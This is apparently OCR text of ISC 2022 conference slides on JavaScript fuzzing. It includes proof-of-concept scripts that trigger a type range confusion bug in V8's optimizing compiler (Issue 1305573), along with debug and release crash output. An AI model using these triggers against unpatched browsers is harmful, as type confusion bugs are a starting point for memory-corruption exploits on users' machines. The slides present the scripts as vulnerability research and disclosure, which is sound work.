
```
function foo(a) {
    let x = true;
    x /= x;

    let y = x || a;
    y <<= 1;


    let z = 1 >> y;
    return z;
}
console.log(foo(1));
%PrepareFunctionForOptimization(foo);
foo(1);
%OptimizeFunctionOnNextCall(foo);
console.log(foo(1));
```



• HOW TO FIX

Issue 1305573 (collided with 1304658)

credit to P4nda0223




```
function bar() {}
%NeverOptimizeFunction(bar);
function foo(a) {
    let x = true;
    x /= x;

    let y = x || a;
    y <<= 1;

    bar();
    ""[0x60000000];
    return y;
}
console.log(foo(1));
%PrepareFunctionForOptimization(foo);
foo(1);
%OptimizeFunctionOnNextCall(foo);
console.log(foo(1));
```


• HOW TO FIX

Issue 1305573 (collided with 1304658)

credit to P4nda0223



```
function bar() {}
%NeverOptimizeFunction(bar);
function foo(a) {
    let x = true;
    x /= x;

    let y = x || a;
    y <<= 1;

    bar();
    ""[0x60000000];
    return y;
}
console.log(foo(1));
%PrepareFunctionForOptimization(foo);
foo(1);
%OptimizeFunctionOnNextCall(foo);
console.log(foo(1));
```



Debug:

```
    # Debug check failed: type.representation() ==
MachineRepresentation::kFloat64 || type.representation()
== MachineRepresentation::kTagged.
```

Release:

```
    ➜ ./d8 --allow-natives-syntax poc.js
    4
    2
```

04

Takeaways

Takeaways

- Brief review of current JS Fuzzing techniques
- Propose a new guide for JS fuzzing
- Analyze the root cause of a crash
- Introduce some primitives, and trigger the bug in a way that causes a type range confusion
- Variant analysis

THANKS

ISC 2022 10th

第十届互联网安全大会

360互联网安全中心